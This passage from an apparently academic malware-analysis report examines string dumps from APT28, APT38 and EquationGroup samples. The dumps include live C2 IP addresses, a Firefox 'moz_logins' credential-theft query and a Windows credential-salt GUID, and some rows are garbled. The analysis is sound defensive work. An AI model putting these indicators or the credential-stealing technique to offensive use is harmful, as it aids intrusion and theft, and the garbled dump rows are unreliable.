When the Strings utility was ran against the three pieces of malware and written to respective text files, the two DLL files produced approximately equally sized text files, both around 4 kilobytes in size, the EXE file, however, produced a file 26 kilobytes in size, likely due to the fact executable files are, generally, larger than DLL files overall.

Within the .rdata section of the browser.dll file there is almost exclusively references to C++ library header files and other DLLs that this file calls during execution, notable examples of these are the functions called from wininet.dll, being HttpQueryInfoA, HttpSendRequestA, HttpOpenRequestA, InternetConnectA, and InternetOpenA. These functions presumably open an HTTP request to the command-and-control server touched upon previously.

The .rsrc section of the file in question is mostly meta information about the (evidently faked) copyright of the malware, the name of the file, operating system it targets, version, and so on. This is to be expected of a file of this nature as the resources required are relatively minimal.

FLOSS managed to decode 16 strings and extract 4 stack strings. Of the former, the most notable strings are those pointing to IP addresses and domains it attempts to resolve to, google.com and the 87.236.215.246 IP address, as well as references to rundll32.exe, which is used to run child processes from this DLL. Regarding the latter, however, the tester found references to wininet.dll once more, this time an explicit call to this file can be presumed due to the literal string “wininet.dll” being present, as well as “InternetReadFile” and “InternetCloseHandle”, two more functions within that DLL.

346	0x00007562	0x10008d62	20	21	.rdata	ascii	CryptBinaryToStringA
347	0x0000757a	0x10008d7a	20	21	.rdata	ascii	CryptStringToBinaryA
348	0x00007590	0x10008d90	11	12	.rdata	ascii	CRYPT32.dll
349	0x0000759e	0x10008d9e	21	22	.rdata	ascii	ObtainUserAgentString
350	0x000075b4	0x10008db4	10	11	.rdata	ascii	urlmon.dll
351	0x000075c2	0x10008dc2	14	15	.rdata	ascii	HttpQueryInfoA
352	0x000075d4	0x10008dd4	16	17	.rdata	ascii	HttpSendRequestA
353	0x000075e8	0x10008de8	16	17	.rdata	ascii	HttpOpenRequestA
354	0x000075fc	0x10008dfc	16	17	.rdata	ascii	InternetConnectA
355	0x00007610	0x10008e10	13	14	.rdata	ascii	InternetOpenA
356	0x0000761e	0x10008e1e	11	12	.rdata	ascii	WININET.dll
357	0x0000762c	0x10008e2c	12	13	.rdata	ascii	GetLastError
358	0x0000763c	0x10008e3c	11	12	.rdata	ascii	CloseHandle
359	0x0000764a	0x10008e4a	8	9	.rdata	ascii	HeapFree
360	0x00007656	0x10008e56	9	10	.rdata	ascii	WriteFile
361	0x00007662	0x10008e62	8	9	.rdata	ascii	lstrlenA
362	0x0000766e	0x10008e6e	9	10	.rdata	ascii	HeapAlloc
363	0x0000767a	0x10008e7a	14	15	.rdata	ascii	GetProcessHeap
364	0x0000768c	0x10008e8c	11	12	.rdata	ascii	DeleteFileA
365	0x0000769a	0x10008e9a	19	20	.rdata	ascii	WaitForSingleObject
366	0x000076b0	0x10008eb0	25	26	.rdata	ascii	ExpandEnvironmentStringsA
367	0x000076cc	0x10008ecc	12	13	.rdata	ascii	CreateThread
368	0x000076dc	0x10008edc	14	15	.rdata	ascii	CreateProcessA
369	0x000076ee	0x10008eee	11	12	.rdata	ascii	CreateFileA
370	0x000076fc	0x10008efc	16	17	.rdata	ascii	CreateDirectoryA
371	0x00007710	0x10008f10	12	13	.rdata	ascii	GetTickCount
372	0x00007720	0x10008f20	23	24	.rdata	ascii	GetSystemTimeAsFileTime
373	0x0000773a	0x10008f3a	23	24	.rdata	ascii	QueryPerformanceCounter
374	0x00007754	0x10008f54	5	6	.rdata	ascii	Sleep
375	0x0000775c	0x10008f5c	18	19	.rdata	ascii	VerifyVersionInfoW
376	0x00007772	0x10008f72	19	20	.rdata	ascii	VerSetConditionMask
377	0x00007788	0x10008f88	14	15	.rdata	ascii	IsWow64Process
378	0x0000779a	0x10008f9a	17	18	.rdata	ascii	GetCurrentProcess
379	0x000077ae	0x10008fae	13	14	.rdata	ascii	GetSystemInfo
380	0x000077be	0x10008fbe	13	14	.rdata	ascii	GetVersionExA
381	0x000077ce	0x10008fce	21	22	.rdata	ascii	GetVolumeInformationA
382	0x000077e6	0x10008fe6	13	14	.rdata	ascii	Process32Next
383	0x000077f6	0x10008ff6	14	15	.rdata	ascii	Process32First
384	0x00007808	0x10009008	14	15	.rdata	ascii	GetProcAddress
385	0x0000781a	0x1000901a	16	17	.rdata	ascii	GetModuleHandleA
386	0x0000782e	0x1000902e	9	10	.rdata	ascii	lstrcmpIA
387	0x0000783a	0x1000903a	12	13	.rdata	ascii	GetTempPathA
388	0x0000784a	0x1000904a	25	26	.rdata	ascii	DisableThreadLibraryCalls
389	0x00007866	0x10009066	20	21	.rdata	ascii	InterlockedDecrement
390	0x0000787e	0x1000907e	20	21	.rdata	ascii	InterlockedIncrement

Figure 16, a section of text from the .rdata section of browser.dll, as generated in Radare2

Regarding credssp.dll, the rdata section is functionally identical as in browser.dll (as is .rsrc, incidentally) regarding the importation of DLLs and functions, one section of note, however, is the string “abe2869f-9b47-4cd9-a358-c22904dba7f7” found at the top of the human readable portion of rdata. This is a Globally Unique Identifier (GUID) in Windows which was used to salt passwords and other authentication credentials in Windows Internet Explorer 7 onwards (Jenkins, 2013). Due to the fact everything was salted with the same value, it is possible for a threat actor to engineer a decryption algorithm to retrieve user passwords from a target device. This is something to look out for during the disassembly stage.

FLOSS detected significantly more hidden strings in this file, 19 decoded and 35 stack strings in total. Much like browser.dll, google.com and the IP address it attempts to resolve to (66.172.12.133) are present in the decoded strings section. As well as this, however, there is also a 256-character long string that repeats the characters “bGUN”, that may be injected into a process to trigger a buffer overflow, however this is purely theoretical.

Additionally, the stack strings recovered using FLOSS also reveals some interesting information. As well as the GUID mentioned earlier, which is in the stack strings section also, there are several strings that indicate the malware interacts somehow with an SQLite database. There are 5 strings that mention “sqlite3” that all appear to be the names of functions in the sqlite3.h file, including sqlite3_open, sqlite3_close, sqlite3_preoare_v2, and sqlite3_step. Present within this section also is an SQL statement, “SELECT * FROM moz_logins”, which appears to be an SQLite table for storing logins for Mozilla’s Firefox browser, for which there are multiple references within stack strings (including file paths to the browser itself).

From all this the tester can conclude with some degree of certainty that credssp.dll is designed to steal stored credentials from Mozilla Firefox browsers.

```

294 0x00003824 0x10004424 36 37 .rdata ascii abe2869f-9b47-4cd9-a358-c22904dba7f7
295 0x00003a8e 0x1000468e 20 21 .rdata ascii CryptBinaryToStringA
296 0x00003aa6 0x100046a6 20 21 .rdata ascii CryptStringToBinaryA
297 0x00003abc 0x100046bc 11 12 .rdata ascii CRYPT32.dll
298 0x00003aca 0x100046ca 21 22 .rdata ascii ObtainUserAgentString
299 0x00003ae0 0x100046e0 10 11 .rdata ascii urlmon.dll
300 0x00003aee 0x100046ee 18 19 .rdata ascii InternetSetOptionA
301 0x00003b04 0x10004704 14 15 .rdata ascii HttpQueryInfoA
302 0x00003b16 0x10004716 16 17 .rdata ascii HttpSendRequestA
303 0x00003b2a 0x1000472a 16 17 .rdata ascii HttpOpenRequestA
304 0x00003b3e 0x1000473e 16 17 .rdata ascii InternetConnectA
305 0x00003b52 0x10004752 13 14 .rdata ascii InternetOpenA
306 0x00003b60 0x10004760 11 12 .rdata ascii WININET.dll
307 0x00003b6e 0x1000476e 11 12 .rdata ascii DeleteFileA
308 0x00003b7c 0x1000477c 19 20 .rdata ascii WaitForSingleObject
309 0x00003b92 0x10004792 25 26 .rdata ascii ExpandEnvironmentStringsA
310 0x00003bae 0x100047ae 12 13 .rdata ascii CreateThread
311 0x00003bbe 0x100047be 14 15 .rdata ascii CreateProcessA
312 0x00003bd0 0x100047d0 11 12 .rdata ascii CloseHandle
313 0x00003bde 0x100047de 9 10 .rdata ascii WriteFile
314 0x00003bea 0x100047ea 11 12 .rdata ascii CreateFileA
315 0x00003bf8 0x100047f8 12 13 .rdata ascii GetLastError
316 0x00003c08 0x10004808 16 17 .rdata ascii CreateDirectoryA
317 0x00003c1c 0x1000481c 12 13 .rdata ascii GetTickCount
318 0x00003c2c 0x1000482c 23 24 .rdata ascii GetSystemTimeAsFileTime
319 0x00003c46 0x10004846 23 24 .rdata ascii QueryPerformanceCounter
320 0x00003c60 0x10004860 5 6 .rdata ascii Sleep
321 0x00003c68 0x10004868 9 10 .rdata ascii HeapAlloc
322 0x00003c74 0x10004874 14 15 .rdata ascii GetProcessHeap
323 0x00003c86 0x10004886 8 9 .rdata ascii HeapFree
324 0x00003c92 0x10004892 18 19 .rdata ascii VerifyVersionInfoW
325 0x00003ca8 0x100048a8 19 20 .rdata ascii VerSetConditionMask
326 0x00003cbe 0x100048be 14 15 .rdata ascii IsWow64Process
327 0x00003cd0 0x100048d0 17 18 .rdata ascii GetCurrentProcess
328 0x00003ce4 0x100048e4 13 14 .rdata ascii GetSystemInfo
329 0x00003cf4 0x100048f4 13 14 .rdata ascii GetVersionExA
330 0x00003d04 0x10004904 21 22 .rdata ascii GetVolumeInformationA
331 0x00003d1c 0x1000491c 13 14 .rdata ascii Process32Next
332 0x00003d2c 0x1000492c 8 9 .rdata ascii lstrlenA
333 0x00003d38 0x10004938 14 15 .rdata ascii Process32First
334 0x00003d4a 0x1000494a 14 15 .rdata ascii GetProcAddress
335 0x00003d5c 0x1000495c 16 17 .rdata ascii GetModuleHandleA
336 0x00003d70 0x10004970 9 10 .rdata ascii lstrcmpiA
337 0x00003d7c 0x1000497c 25 26 .rdata ascii DisableThreadLibraryCalls
338 0x00003d98 0x10004998 20 21 .rdata ascii InterlockedDecrement

```


Figure 17, , a section of text from the .rdata section of credssp.dll, as generated in Radare2

Finally regarding defupd.exe, as mentioned previously the volume of strings within this file is significant. This, naturally, also includes an uptick in human-readable strings located in both .rdata and .rscs. A considerable number of these strings, particularly in .rdata, appear to be compiler-generated strings for errors and exceptions in code, for example “`managed vector copy constructor iterator””, and “R6026\r\n- not enough space for stdio initialization\r\n” etc.

Also, in .rdata is both the names of the months of the year and the days of the week in English, hinting possibly at the fact that during runtime there is a user interface to this malware that displays the time and date. This is to be expected given it appears to attempt to masquerade as an Adobe product prior to launch.

In this instance, FLOSS managed to decode 0 strings, but extract 49 stack strings, which, in line with the other pieces of malware (particularly browser.dll), appears to primarily be

concerned with internet connectivity, calling similar libraries such as wininet.dll and its functions.



```
4187 0x0002f590 0x1400309998 14 30 .rdata utf16le runtime error
4188 0x0002f5b8 0x14003099b8 13 28 .rdata utf16le TLOSS error\r\n
4189 0x0002f5b8 0x14003099d8 12 26 .rdata utf16le SING error\r\n
4190 0x0002f5b8 0x14003099e8 11 26 .rdata utf16le R6032\r\n
4191 0x0002f5b8 0x14003099f8 10 26 .rdata utf16le R6033\r\n Attempt to use MSIL code from this assembly during native code initialization\nThis indicates a bug in your application. It is most likely the result of calling an MSIL-compiled (/clr) function from a native constructor or from DllMain.\r\n
4192 0x0002f780 0x140030c10 50 102 .rdata utf16le R6032\r\n\r\n not enough space for locale information\r\n
4193 0x0002f880 0x140030c80 98 198 .rdata utf16le R6033\r\n\r\n Attempt to initialize the CRT more than once.\nThis indicates a bug in your application.\r\n
4194 0x0002f7948 0x140030d48 30 62 .rdata utf16le R6030\r\n\r\n CRT not initialized\r\n
4195 0x0002f7994 0x140030d998 30 74 .rdata utf16le R6028\r\n\r\n unable to initialize heap\r\n
4196 0x0002f79e0 0x140030d9e0 52 106 .rdata utf16le R6027\r\n\r\n not enough space for lowio initialization\r\n
4197 0x0002f7a50 0x140030e50 52 106 .rdata utf16le R6026\r\n\r\n not enough space for stdio initialization\r\n
4198 0x0002f7ac0 0x140030e50 52 106 .rdata utf16le R6025\r\n\r\n pure virtual function call\r\n
4199 0x0002fb100 0x140030e50 52 106 .rdata utf16le R6024\r\n\r\n not enough space for _onexit/_exit table\r\n
4200 0x0002fb100 0x140030e50 52 106 .rdata utf16le R6019\r\n\r\n _onexit/_exit table received\r\n
4201 0x0002fb80 0x140030e50 32 66 .rdata utf16le R6018\r\n\r\n unexpected heap error\r\n
4202 0x0002fc30 0x140031038 44 90 .rdata utf16le R6017\r\n\r\n unexpected multithread lock error\r\n
4203 0x0002fc90 0x1400310998 43 88 .rdata utf16le R6016\r\n\r\n not enough space for thread data\r\n
4204 0x0002fcf0 0x1400310f6 34 70 .rdata utf16le R6010\r\n\r\n abort() has been called\r\n
4205 0x0002fd40 0x140031140 43 88 .rdata utf16le R6009\r\n\r\n not enough space for environment\r\n
4206 0x0002fd40 0x1400311a0 41 84 .rdata utf16le R6008\r\n\r\n not enough space for arguments\r\n
4207 0x0002fe80 0x140031200 44 90 .rdata utf16le R6002\r\n\r\n Floating point support not loaded\r\n
4208 0x0002ffcc0 0x1400313c0 36 74 .rdata utf16le Microsoft Visual C++ Runtime Library
4209 0x0002ffcc0 0x140031420 22 46 .rdata utf16le _program name unknown<
4210 0x000303900 0x140031420 22 46 .rdata utf16le _program name Error<
4211 0x000303008 0x140031438 13 14 .rdata ascii bad exception
4212 0x000303008 0x140031438 14 15 .rdata ascii CorExcepProcess
4213 0x000303068 0x140031438 11 24 .rdata utf16le mscoree.dll
4214 0x0003031c4 0x1400315c4 6 14 .rdata utf16le _mmss
4215 0x000301d0 0x1400315d8 19 40 .rdata utf16le dddd, MMMM dd, yyyy
4216 0x00030280 0x140031600 8 18 .rdata utf16le MM/dd/yy
4217 0x00030288 0x140031628 8 18 .rdata utf16le December
4218 0x00030248 0x140031640 8 18 .rdata utf16le November
4219 0x00030258 0x140031658 7 16 .rdata utf16le October
4220 0x00030268 0x140031660 9 20 .rdata utf16le September
4221 0x00030280 0x140031680 9 14 .rdata utf16le August
4222 0x00030298 0x140031698 10 16 .rdata utf16le July
4223 0x00030298 0x1400316a0 4 10 .rdata utf16le June
4224 0x000302b8 0x1400316b0 5 12 .rdata utf16le April
4225 0x000302c0 0x1400316c0 5 12 .rdata utf16le March
4226 0x000302d0 0x1400316d0 8 18 .rdata utf16le February
4227 0x000302e8 0x1400316e8 7 16 .rdata utf16le January
4228 0x00030358 0x140031758 8 18 .rdata utf16le Saturday
4229 0x00030370 0x140031770 6 14 .rdata utf16le Friday
4230 0x00030380 0x140031788 8 18 .rdata utf16le Thursday
```

Figure 18, a section of text from the .rdata section of defupd.exe, as generated in Radare2

3.2.2.2 APT38

The pattern laid out regarding strings file size in the analysis of APT28 holds true here, also. The a1a91 binary file holds over 500 kilobytes of strings alone, with binaryreader.dll holding 8.0K, and winmgmt_1.exe holding 12k respectively.

Regarding the first file, a1a91[...].bin, due to the volume of strings inside the binary, the tester has resolved to use Radare2's "~~" operator (which acts as grep does in Linux) to search through the output of the "izz" command, which outputs strings, for both the .rsrc and .rdata sections of the malware. This has created an interesting set of results.

Firstly, regarding the .rsrc section, in addition to the requisite date/time resources, as well as error strings, the tester discovered an XML file stored on a single line at the end of the section. When passed through CyberChef's xml beautifier and formatted properly, this document appears to describe the functionality of the "inno setup" utility, which is used by many applications to install legitimate software onto user machines. In this section is also several strings that confirm that this binary is meant to act as a legitimate piece of software, namely the MAGIX Photo Manager DLM Trial.

The .rdata section is notably empty, containing only the string "Embarcadero Delphi for Win32 compiler version 33.0 (26.0.36039.7899)". This describes a piece of software presumably used to create the application, Delphi, which is a programming language and suite of software tools used for rapid application development across multiple platforms, including Windows desktop.

In this case, FLOSS decoded 12 strings and extracted 5 stack strings, none of which were of note.

```
18424 0x008bcd2e 0x004caaae 8 18 .rsrc utffile Comments  
18425 0x008bcd40 0x004caaa4 44 90 .rsrc utffile This installation was built with Inno Setup.  
18426 0x008bcdca 0x004caaa2 11 24 .rsrc utffile CompanyName  
18427 0x008bbdc 0x004acab6 68 122 .rsrc utffile  
18428 0x008bbdc3d 0x004acab3 15 32 .rsrc utffile FileDescription  
18429 0x008bbd60 0x004acab6 66 122 .rsrc utffile MAGIX Photo Manager DLM Trial Setup  
18430 0x008bbd62 0x004acab2 11 24 .rsrc utffile FileVersion  
18431 0x008bbd6f 0x004acab2 30 42 .rsrc utffile FileVersion  
18432 0x008bbd7c 0x004acab3 15 30 .rsrc utffile LegalCopyright  
18433 0x008bbdfc4 0x004cae4c 100 202 .rsrc utffile  
18434 0x008bbdf1e 0x004cad16 34 .rsrc utffile OriginalFileName  
18435 0x008bbdf40 0x004cad40 50 102 .rsrc utffile  
18436 0x008bbdfae 0x004cad11 24 .rsrc utffile ProductName  
18437 0x008bbdfc8 0x004cad60 60 122 .rsrc utffile MAGIX Photo Manager DLM Trial  
18438 0x008bbde4a 0x004caeac4 14 30 .rsrc utffile ProductVersion  
18439 0x008bbde4c 0x004caeac4 14 30 .rsrc utffile ProductVersion  
18440 0x008bbde60 0x004cae08 10 22 .rsrc utffile aiFileInfo  
18441 0x008bbde6f 0x004caef5 11 24 .rsrc utffile Translation  
18442 0x008be114 0x004ca180 1831 3957 ascii <xaml version="1.0" encoding="UTF-8" standalone="yes">\r\n<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">\r\n<n>assemblyIdentity\r\n<n> name="JR.Inno.Setup"\r\n<n> processorArchitecture="x86"\r\n<n> version="1.0.0.0"\r\n<n> type="win32"\r\n</n><n>description>Inno Setup
```

Figure 19, a section of the .rsrc section of the file, showing the xml document at the bottom and mentioning the word "MAGIX" on several occasions

Binaryreader.dll's strings contained little in the way of useful information, the .rsrc section is particularly small and contains purely information about copyright, and the .rdata section is non-existent. In contrast, however, the .text section does contain a significant amount of human-readable text, describing hash values and obfuscated code, as well as a significant number of what appears to be keywords and functions in a programming language, seemingly C#, as "mscorlib" is present within this section, which is the core library for the C# programming language (incidentally, this is corroborated by radare2, which, upon launch, describes this file as a .NET file. This will become relevant later).

91	0x00005689	0x00407289	12	13	.text	ascii	binaryreader
92	0x00005696	0x00407296	31	32	.text	ascii	CompilationRelaxationsAttribute
93	0x000056b6	0x004072b6	31	32	.text	ascii	System.Runtime.CompilerServices
94	0x000056d6	0x004072d6	8	9	.text	ascii	mscorlib
95	0x000056df	0x004072df	5	6	.text	ascii	.ctor
96	0x000056e5	0x004072e5	4	5	.text	ascii	Void
97	0x000056ea	0x004072ea	6	7	.text	ascii	System
98	0x000056f1	0x004072f1	5	6	.text	ascii	Int32
99	0x000056f7	0x004072f7	7	8	.text	ascii	Boolean
100	0x000056ff	0x004072ff	29	30	.text	ascii	RuntimeCompatibilityAttribute
101	0x0000571d	0x0040731d	19	20	.text	ascii	DebuggableAttribute
102	0x00005731	0x00407331	18	19	.text	ascii	System.Diagnostics
103	0x00005744	0x00407344	14	15	.text	ascii	DebuggingModes
104	0x00005753	0x00407353	22	23	.text	ascii	AssemblyTitleAttribute
105	0x0000576a	0x0040736a	17	18	.text	ascii	System.Reflection
106	0x0000577c	0x0040737c	6	7	.text	ascii	String
107	0x00005783	0x00407383	28	29	.text	ascii	AssemblyDescriptionAttribute
108	0x000057a0	0x004073a0	30	31	.text	ascii	AssemblyConfigurationAttribute
109	0x000057bf	0x004073bf	24	25	.text	ascii	AssemblyCompanyAttribute
110	0x000057d8	0x004073d8	24	25	.text	ascii	AssemblyProductAttribute
111	0x000057f1	0x004073f1	26	27	.text	ascii	AssemblyCopyrightAttribute
112	0x0000580c	0x0040740c	26	27	.text	ascii	AssemblyTrademarkAttribute
113	0x00005827	0x00407427	19	20	.text	ascii	ComVisibleAttribute
114	0x0000583b	0x0040743b	30	31	.text	ascii	System.Runtime.InteropServices
115	0x0000585a	0x0040745a	13	14	.text	ascii	GuidAttribute
116	0x00005868	0x00407468	28	29	.text	ascii	AssemblyFileVersionAttribute
117	0x00005885	0x00407485	24	25	.text	ascii	TargetFrameworkAttribute
118	0x0000589e	0x0040749e	25	26	.text	ascii	System.Runtime.Versioning
119	0x000058b8	0x004074b8	16	17	.text	ascii	binaryreader.dll
120	0x000058c9	0x004074c9	8	9	.text	ascii	<Module>
121	0x000058d2	0x004074d2	18	19	.text	ascii	w07Uc7Wh1i0ewoGTyB
122	0x000058e5	0x004074e5	18	19	.text	ascii	ZkVZhYFbmVr7KjJHfH
123	0x000058f8	0x004074f8	18	19	.text	ascii	bKM6phRB8G08Nkpf0i
124	0x0000590b	0x0040750b	6	7	.text	ascii	Object
125	0x00005916	0x00407516	11	12	.text	ascii	Application
126	0x00005922	0x00407522	14	15	.text	ascii	System.Windows
127	0x00005931	0x00407531	7	8	.text	ascii	Exploit
128	0x00005939	0x00407539	7	8	.text	ascii	Shell32
129	0x00005941	0x00407541	6	7	.text	ascii	Random
130	0x00005948	0x00407548	7	8	.text	ascii	Shell64
131	0x00005950	0x00407550	14	15	.text	ascii	CustomEncoding
132	0x0000595f	0x0040755f	12	13	.text	ascii	UTF8Encoding
133	0x0000596c	0x0040756c	11	12	.text	ascii	System.Text
134	0x00005978	0x00407578	13	14	.text	ascii	CustomDecoder
135	0x00005986	0x00407586	7	8	.text	ascii	Decoder

Figure 20, binaryreader.dll's .text section, showing keywords in the C# programming language

Finally, in the winmgmt_1 executable, several interesting strings can be found in the .data section of the file. These include, but are not limited to, the IP addresses and domain mentioned during the VirusTotal scan (in contrast to APT28 who seem to tend to place their IP address references either on the stack during execution or in the .rdata section), and a few hash values that, upon some research, for other pieces of malware this executable loads in (AlienVault, no date).

0x00004f77be1 .l2z - data
1537 0x0000la040 0x004la040 13 28 .data utf16le 212.143.21.43
1538 0x0000la05c 0x004la05c 14 30 .data utf16le 104.194.160.59
1539 0x0000la07c 0x004la07c 13 28 .data utf16le 100.43.153.60
1540 0x0000la099 0x004la099 10 22 .data utf16le Local Disk
1541 0x0000la0b0 0x004la0b0 8 18 .data utf16le CD Drive
1542 0x0000la0d4 0x004la0d4 17 36 .data utf16le ocessorNameString
1543 0x0000la0f8 0x004la0f8 46 94 .data utf16le HARDWARE\DESCRIPTION\System\CentralProcessor\0
1544 0x0000la158 0x004la158 11 94 .data utf16le ProductName
1545 0x0000la170 0x004la170 44 90 .data utf16le SOFTWARE\Microsoft\Windows NT\CurrentVersion
1546 0x0000la194 0x004la194 5 12 .data utf16le amd64
1547 0x0000la1a2 0x004la1a2 10 22 .data utf16le msasn1.dll
1548 0x0000la1f8 0x004la1f8 9 26 .data utf16le ProductId
1549 0x0000la214 0x004la214 4 18 .data utf16le %02x
1550 0x0000la220 0x004la220 9 26 .data utf16le ntld.dll
1551 0x0000la234 0x004la234 24 25 .data ascii ZwQuerySystemInformation
1552 0x0000la250 0x004la250 4 16 .data utf16le %%\$
1553 0x0000la25c 0x004la25c 13 28 .data utf16le %\$%>% \$%\$%
1554 0x0000la278 0x004la278 11 24 .data utf16le cmd.exe /c
1555 0x0000la290 0x004la290 5 12 .data utf16le Z>1
1556 0x0000la2a4 0x004la2a4 7 16 .data utf16le Unknown
1557 0x0000la2b4 0x004la2b4 19 40 .data utf16le NT AUTHORITY\SYSTEM
1558 0x0000la304 0x004la304 15 32 .data utf16le System Idle Process
1559 0x0000la304 0x004la304 15 32 .data utf16le C:\Windows\system32\cmd.exe\$54123.tmp
1560 0x0000la324 0x004la324 4 16 .data utf16le TEMP
1561 0x0000la348 0x004la348 27 56 .data utf16le 2x.%02x-%02x.%02x-%02x-%02x
1562 0x0000la380 0x004la380 11 24 .data utf16le NONE MAPPED
1563 0x0000la398 0x004la398 5 12 .data utf16le %%\$%
1564 0x0000la3a4 0x004la3a4 25 26 .data ascii ZwQueryInformationProcess
1565 0x0000la3c0 0x004la3c0 5 12 .data utf16le DW50
1566 0x0000la3c3 0x004la3c3 265 256 .data ascii cb9753137578245305cd418b8df78652d1c03e9da0fc910d638ee4191d40bd5148332lebe44595f799da8215ebd7137cfe267f5a342048e510fdffdec2404764fd
1567 b22c330862e747d798dc557a5050051572a39bbe5c2d7af3b4a304b6e8b79749f98e45f5d3636f6d28c1bdcf65bb6b82d2d058017
1567 0x0000la4d0 0x004la4d0 129 .data ascii 46445a9fcfedcc3d481b0d75fa281e1f7d2936439d43818d21b12e9dcfd538551245b335cal594e3adbc789e2842e39389d461fd7fb95
1568 0x0000la454 0x004la454 128 129 .data ascii ccd4d62618589b3e2427d15ad427f171f359c39432064fb6d498df23ef0c2bf5f81a47c8f691d747b295263cc98553d0e0cb508088dc2f1ce17d37c791
1569 0x0000la455 0x004la455 128 129 .data ascii 43818d21b12e9dcfd538551245b335cal594e3adbc789e2842e39389d461fd7fb95
1570 0x0000la655 0x004la655 256 257 .data ascii 272lc6ca5184bf6d9bc2345697d6f991f6b26b91a5316bdd93b3740affa3947fd45b2e5902a315ze267606ee42ea38e117bf6c68cb00cded1d18d5ab492b0c
1571 0x00027d08231d54546ee65229b451a9b78206671la4177e941a870179716b497c72c7ceea6f791dc0c2e8207d1a1af4dd6f9
1572 0x0000la764 0x004la764 128 129 .data ascii ascll e0d37685ba4b31a1e8454b895a74fb92fc42ce7a7ff47461b9e53e3ed21bf80d014e3100ef6ada68d3d176af25a673430b88a30c727a21dd9cf49ff0052caf
1573 0x0000la881 0x004la881 5 11 .data utf16le 39/51
1574 0x0000la8cd 0x004la8cd 14 15 .data ascii www.google.com
1575 0x0000la907 0x004la907 5 6 .data ascii h-16
1576 0x0000la908 0x004la908 5 6 .data ascii h-15
1577 0x0000la913 0x004la913 5 6 .data ascii h-14
1578 0x0000la919 0x004la919 20 21 .data ascii h2_bpsdy/3.1/bhttp/1.1

Figure 21, the .data section of the winmgmt_1.exe file in Radare2

3.2.2.3 EquationGroup

All three files from the Equation Group that have been analysed are PE32 GUI Executables, and as such show less variation in the volume of strings than previous groups, 24kb, 20kb, and 40kb for DoubleFantasy, Fanny, and GrayFish respectively.

All three pieces of malware make extensive use of “padding” within their strings, this is done most frequently in all three by repeated usage of the phrase “PADDINGPADDINGXX”. In cryptography, padding is used within files to ensure that block ciphers (cryptographic ciphers that encrypt and decrypt equally sized blocks of data, thus decreasing the risk of hash collisions, increasing efficiency, and bolstering security (WolfSSL, 2014; TechTarget, no date)) work as intended (DI Management, 2016). It is therefore a possibility that Equation make a habit of encrypting their malware, perhaps to obfuscate source code or get around targets’ defence mechanisms.

Figure 22. DoubleFantasy's implementation of padding (towards the bottom)

Looking at each piece of malware individually, there is insufficient distinction between the three EquationGroup malware samples regarding strings to warrant analysis on an individual level, each of them have significant amounts of padding as mentioned previously, as well as metadata describing languages and scripts, many of which are non-Latin (hinting at the international and broad range of targets EquationGroup aim to attack).

3.2.2.4 Comparison

Once again EquationGroup have stood out as distinct from the other two groups, as the only group to make use of padding and other possible cryptographic tricks to obfuscate their malware when it applies to strings. The presence of padding in EquationGroup malware, and the lack of such techniques in other APT malware samples, may be an indicator of compromise for this specific group.

In addition to this and as mentioned previously, other groups do not seemingly have as many alternative alphabets available within their malware other than the Latin script, which may suggest both that the targets of attacks by APT28 and 38 are primarily western (i.e, European and American) and/or that the malware produced by these groups are somewhat less sophisticated. Of note is the presence of “Syriac” writing in Equation malware, which, as a niche writing system, acts as an indicator of the complexity of the program.

```
3Í\f\@ blocks=Basic Latin,Latin Extended-B
3Í\f\@ blocks=Basic Latin,Latin Extended-B
CSWV
t7h\n
E\v@0
E @0 blocks=Basic Latin,Latin Extended-A
9]\bu
E @0 blocks=Basic Latin,Cyrillic Supplement
@6\bth
3 u M blocks=Basic Latin,Arabic,Syriac
t\vPS
t\vPS
73 u blocks=Basic Latin,Arabic
u\bVV
YYt\v;
t$\b;r
^ D$\f blocks=Basic Latin,Latin-1 Supplement
|$\fw
QQV3
j@Vj
E\f; ] blocks=Basic Latin,Latin-1 Supplement
\f;F8
+E\bP
H<f9~
C\f;E
@0j\b
F(tB
A0j\b
@0j\b
tah{
}n h\f blocks=Basic Latin,Cyrillic Supplement,Cyrillic
Pj\fw
M C\b blocks=Basic Latin,Arabic
M   blocks=Basic Latin,Arabic,Combining Diacritical Marks
E  M blocks=Basic Latin,Latin Extended-B,Syriac
E  M blocks=Basic Latin,Latin Extended-A,Syriac
```

Figure 23, examples of non-ASCII characters in the output of string analysis for DoubleFantasy, this is seen in all three pieces of Equation malware

3.2.3 PE File Analysis

